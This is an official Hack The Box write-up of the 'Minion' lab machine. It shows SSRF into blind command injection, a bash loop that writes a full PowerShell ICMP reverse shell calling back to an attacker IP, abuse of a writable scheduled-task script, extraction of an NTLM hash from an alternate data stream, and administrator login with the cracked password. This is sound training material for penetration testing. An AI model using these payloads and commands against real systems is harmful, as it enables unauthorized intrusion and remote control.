



Hack The Box  
PEN-TESTING LABS



# Minion

11<sup>th</sup> November 2017 / Document No D17.100.37

**Prepared By:** Alexander Reid (Arrexel)

**Machine Author:** decoder

**Difficulty:** Insane

**Classification:** Official



## SYNOPSIS

Minion is quite a challenging machine, and requires fairly advanced knowledge of Windows and PowerShell to complete. This machine touches on many different topics and can be a great learning experience.

### Skills Required


- Intermediate/Advanced knowledge of Windows
- Intermediate PowerShell knowledge

### Skills Learned

- Exploiting Server Side Request Forgery
- Exploiting blind command injection
- Finding and reading alternate data streams

## Enumeration

### Nmap



Nmap reveals only an IIS server running on port 62696.



## Dirbuster

OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

File Options About Help

http://10.10.10.57:62696/

Scan Information Results - List View: Dirs: 0 Files: 2 Results - Tree View Errors: 0

Directory Structure	Response Code	Response Size
/	200	703
backend	200	197
test.asp	200	218
Test.asp	200	218

Current speed: 289 requests/sec (Select and right click for more options)  
Average speed: (T) 293, (C) 286 requests/sec  
Parse Queue Size: 0  
Total Requests: 136974/175305  
Current number of running threads: 100  
Time To Finish: 00:02:14

Back Pause Stop Report

DirBuster Stopped /eminem\_mp3/

Fuzzing the website reveals a **test.asp** file and a **backend** directory.



## Exploitation

### Server Side Request Forgery

Reverse ICMP Shell:


<https://github.com/samratashok/nishang/blob/master/Shells/Invoke-PowerShellicmp.ps1>

ICMP Listener: <https://github.com/inquisb/icmpsh>

The **test.asp** file accepts a **u** parameter, which will load the specified URL. It is also vulnerable to server side request forgery, and fuzzing **127.0.0.1** reveals a **cmd.aspx** file, which executes a command specified in the **xcmd** parameter.

`http://10.10.10.57:62696/test.asp?u=http://127.0.0.1/cmd.aspx?xcmd=dir`

When executing a command, only the exit code is displayed on the page



Exit Status=0

Enter your shell command:

It is possible to create a PowerShell script on the target using a simple bash script. The script below will echo each line of the supplied file. Refer to **minion\_icmp.sh (Appendix A)** and **minion\_icmp.txt (Appendix B)** for an example. Credit for the script goes to decoder, creator of this machine.

```
#!/bin/bash
export IFS=$(echo -en "\n\b")
for line in $(cat icmp.txt)
do
    curl -v -G -X GET "http://10.10.10.57:62696/test.asp?u=http://127.0.0.1/cmd.aspx" --data-urlencode "xcmd=$line"
done
```

Note that ping echo must be ignored on the attacking machine. This can be done with the command `sysctl -w net.ipv4.icmp_echo_ignore_all=1`



## Privilege Escalation

### User (decoder)

There is a non-default folder, **sysadmscripts**, which can be found in the root of the drive. In the directory is a **del\_logs.bat** file. A bit of searching reveals that it is run as a scheduled task every 5 minutes. Reviewing the source of **del\_logs.bat** shows that it executes the **c.ps1** script in the same directory. Checking the permissions of **c.ps1** reveal that it is world-writeable.

Modifying the previous exploit slightly allows for overwriting of the **c.ps1** file, which will then be executed by the scheduled task and open a reverse ICMP shell as the **decoder** user. The user flag can be obtained from **C:\Users\decoder.MINION\Desktop\user.txt**

```
root@kali: ~/Desktop/icmpsh
File Edit View Search Terminal Help
root@kali:~/Desktop/icmpsh# python icmpsh_m.py 10.10.14.5 10.10.10.57
PS C:\Windows\system32> whoami
minion\decoder

PS C:\Windows\system32> cd c:\

PS C:\> dir

Directory: C:\

Mode                LastWriteTime         Length Name
----                -
d-----          9/4/2017   7:42 PM             accesslogs
d-----          8/10/2017  10:43 AM             inetpub
d-----          8/22/2013   8:52 AM             PerfLogs
d-r--          9/25/2017   1:51 AM          Program Files
d-----          8/10/2017   9:42 AM          Program Files (x86)
d-----          8/24/2017   1:28 AM             sysadmscripts
d-----          9/16/2017   2:41 AM             temp
d-r--           9/4/2017   7:41 PM             Users
d-----          9/10/2017  10:20 AM            Windows
```



## Administrator

On the **decoder** user's desktop, there is a **backup.zip** file. By examining the data streams of the files, a **pass** stream is revealed, which contains an NTLM hash.

Find streams: **get-item -path \*.\* -stream \***

Reading the stream: **get-content backup.zip -stream 'pass'**

Extracting the ZIP: **Add-Type -assembly**

**'system.io.compression.filesystem';[io.compression.zipfile]::ExtractToDirectory("C:\Users\decoder.MINION\Desktop\backup.zip","C:\Users\decoder.MINION\")**

Entering this hash on many lookup sites such as hashkiller.co.uk finds **1234test** as the password.

```
root@kali: ~/Desktop/icmpsh
File Edit View Search Terminal Help

PS C:\Users\decoder.MINION\Desktop> get-item -path *.* -stream *

    FileName: C:\Users\decoder.MINION\Desktop\backup.zip

Stream      Length
-----
:~$DATA      103297
pass         34

    FileName: C:\Users\decoder.MINION\Desktop\user.txt

Stream      Length
-----
:~$DATA      33

PS C:\Users\decoder.MINION\Desktop> get-content backup.zip -stream 'pass'
28a5d1e0c15af9f8fce7db65d75bbf17

PS C:\Users\decoder.MINION\Desktop> 
```





Running the command **gdr -PSProvider 'FileSystem'** reveals a **Y:\** filesystem. It can be accessed by running the command **net use y: \\10.10.10.57\c\$ /user:administrator 1234test**. Attempting to view the contents of **Y:\Users\Administrator\Desktop\root.txt** finds only a message which tells the user to launch the **root.exe** file in the same directory. This can be achieved by first creating a variable which holds the credentials using the command **\$user = '.\administrator';\$psw = '1234test';\$secpw= ConvertTo-SecureString \$psw -AsPlainText -Force;\$credential = New-Object System.Management.Automation.PSCredential \$user, \$secpw**

Attempting to run the executable prints the message “Are you trying to cheat me?”. The executable must be run with the administrator’s desktop set as the working directory. This can be achieved with the command **invoke-command -computername localhost -credential \$credential -scriptblock {cd C:\Users\Administrator\Desktop};C:\Users\Administrator\Desktop\root.exe}**

```
root@kali: ~/Desktop/icmpsh
File Edit View Search Terminal Help
D:      11.81      12.85 FileSystem D:\
Y:      11.81      12.85 FileSystem Y:\
y:      11.81      12.85 FileSystem y:\

PS y:\users> more Y:\Users\Administrator\Desktop\root.txt
In order to get the flag you have to launch root.exe located in this folder!

PS y:\users> $user = '.\administrator';$psw = '1234test';$secpw= ConvertTo-SecureString $psw -AsPlainText -Force;$credential = New-Object System.Management.Automation.PSCredential $user, $secpw

PS y:\users> invoke-command -computername localhost -credential $credential -scriptblock {c:\users\administrator\desktop\root.exe}
Are you trying to cheat me?

PS y:\users> cd administator\desktop

PS y:\users> invoke-command -computername localhost -credential $credential -scriptblock {cd c:\users\administrator\desktop;c:\users\administrator\desktop\root.exe}
25afc18b756db15085428015928a1cf1
```





## Appendix A

```
#!/bin/bash
export IFS=$(echo -en "\n\b")
for line in $(cat icmp_minion.text)
do
    curl -v -G -X GET
"http://10.10.10.57:62696/test.asp?u=http://127.0.0.1/cmd.aspx"
--data-urlencode "xcmd=$line"
done
```

*minion\_icmp.sh*

## Appendix B

```
echo function Invoke-PowerShellIcmp > c:\sysadmscripts\c.ps1
echo { >> c:\sysadmscripts\c.ps1
echo     [CmdletBinding()] Param( >> c:\sysadmscripts\c.ps1
echo         [Parameter(Position = 0, Mandatory = $true)] >>
c:\sysadmscripts\c.ps1
echo         [String] >> c:\sysadmscripts\c.ps1
echo         $IPAddress, >> c:\sysadmscripts\c.ps1
echo         [Parameter(Position = 1, Mandatory = $false)] >>
c:\sysadmscripts\c.ps1
echo         [Int] >> c:\sysadmscripts\c.ps1
echo         $Delay = 5, >> c:\sysadmscripts\c.ps1
echo         [Parameter(Position = 2, Mandatory = $false)] >>
c:\sysadmscripts\c.ps1
echo         [Int] >> c:\sysadmscripts\c.ps1
echo         $BufferSize = 128 >> c:\sysadmscripts\c.ps1
echo     ) >> c:\sysadmscripts\c.ps1
echo     $ICMPClient = New-Object System.Net.NetworkInformation.Ping >>
c:\sysadmscripts\c.ps1
echo     $PingOptions = New-Object System.Net.NetworkInformation.PingOptions
>> c:\sysadmscripts\c.ps1
echo     $PingOptions.DontFragment = $True >> c:\sysadmscripts\c.ps1
echo     $sendbytes = ([text.encoding]::ASCII).GetBytes('PS ' %2B
(Get-Location).Path %2B '^> ') >> c:\sysadmscripts\c.ps1
echo     $ICMPClient.Send($IPAddress,60 * 1000, $sendbytes, $PingOptions) ^|
Out-Null >> c:\sysadmscripts\c.ps1
echo     while ($true) >> c:\sysadmscripts\c.ps1
echo     { >> c:\sysadmscripts\c.ps1
```



```
echo          $sendbytes = ([text.encoding]::ASCII).GetBytes('') >>
c:\sysadmscripts\c.ps1
echo          $reply = $ICMPCClient.Send($IPAddress,60 * 1000, $sendbytes,
$PingOptions) >> c:\sysadmscripts\c.ps1
echo          if ($reply.Buffer) >> c:\sysadmscripts\c.ps1
echo          { >> c:\sysadmscripts\c.ps1
echo              $response =
([text.encoding]::ASCII).GetString($reply.Buffer) >> c:\sysadmscripts\c.ps1
echo              if ( $response -replace "`t|`n|`r","" -eq "*quit") >>
c:\sysadmscripts\c.ps1
echo              { >> c:\sysadmscripts\c.ps1
echo                  exit >> c:\sysadmscripts\c.ps1
echo              } >> c:\sysadmscripts\c.ps1
echo              $result = (Invoke-Expression -Command $response 2^>^%261 ^|
Out-String ) >> c:\sysadmscripts\c.ps1
echo              $sendbytes = ([text.encoding]::ASCII).GetBytes($result) >>
c:\sysadmscripts\c.ps1
echo              $index = [math]::floor($sendbytes.length/$BufferSize) >>
c:\sysadmscripts\c.ps1
echo              $i = 0 >> c:\sysadmscripts\c.ps1
echo              if ($sendbytes.length -gt $BufferSize) >>
c:\sysadmscripts\c.ps1
echo              { >> c:\sysadmscripts\c.ps1
echo                  while ($i -lt $index ) >> c:\sysadmscripts\c.ps1
echo                  { >> c:\sysadmscripts\c.ps1
echo                      $sendbytes2 =
$sendbytes[($i*$BufferSize)..(($i%2B1)*$BufferSize-1)] >>
c:\sysadmscripts\c.ps1
echo                      $ICMPCClient.Send($IPAddress,60 * 10000,
$sendbytes2, $PingOptions) ^| Out-Null >> c:\sysadmscripts\c.ps1
echo                      $i %2B=1 >> c:\sysadmscripts\c.ps1
echo                  } >> c:\sysadmscripts\c.ps1
echo                      $remainingindex = $sendbytes.Length % $BufferSize >>
c:\sysadmscripts\c.ps1
echo                      if ($remainingindex -ne 0) >> c:\sysadmscripts\c.ps1
echo                      { >> c:\sysadmscripts\c.ps1
echo                          $sendbytes2 =
$sendbytes[($i*$BufferSize)..($sendbytes.Length)] >> c:\sysadmscripts\c.ps1
echo                          $ICMPCClient.Send($IPAddress,60 * 10000,
$sendbytes2, $PingOptions) ^| Out-Null >> c:\sysadmscripts\c.ps1
echo                      } >> c:\sysadmscripts\c.ps1
echo                  } >> c:\sysadmscripts\c.ps1
echo              else >> c:\sysadmscripts\c.ps1
echo              { >> c:\sysadmscripts\c.ps1
echo                  $ICMPCClient.Send($IPAddress,60 * 10000, $sendbytes,
$PingOptions) ^| Out-Null >> c:\sysadmscripts\c.ps1
echo              } >> c:\sysadmscripts\c.ps1
echo              $sendbytes = ([text.encoding]::ASCII).GetBytes("`nPS " %2B
(Get-Location).Path %2B '^> ') >> c:\sysadmscripts\c.ps1
```



```
echo          $ICMPClient.Send($IPAddress,60 * 1000, $sendbytes,  
$PingOptions) ^| Out-Null >> c:\sysadmscripts\c.ps1  
echo          } >> c:\sysadmscripts\c.ps1  
echo          else >> c:\sysadmscripts\c.ps1  
echo          { >> c:\sysadmscripts\c.ps1  
echo          Start-Sleep -Seconds $Delay >> c:\sysadmscripts\c.ps1  
echo          } >> c:\sysadmscripts\c.ps1  
echo          } >> c:\sysadmscripts\c.ps1  
echo } >> c:\sysadmscripts\c.ps1  
echo Invoke-PowerShellIcmp 10.10.14.5 >> c:\sysadmscripts\c.ps1
```

*minion\_icmp.txt*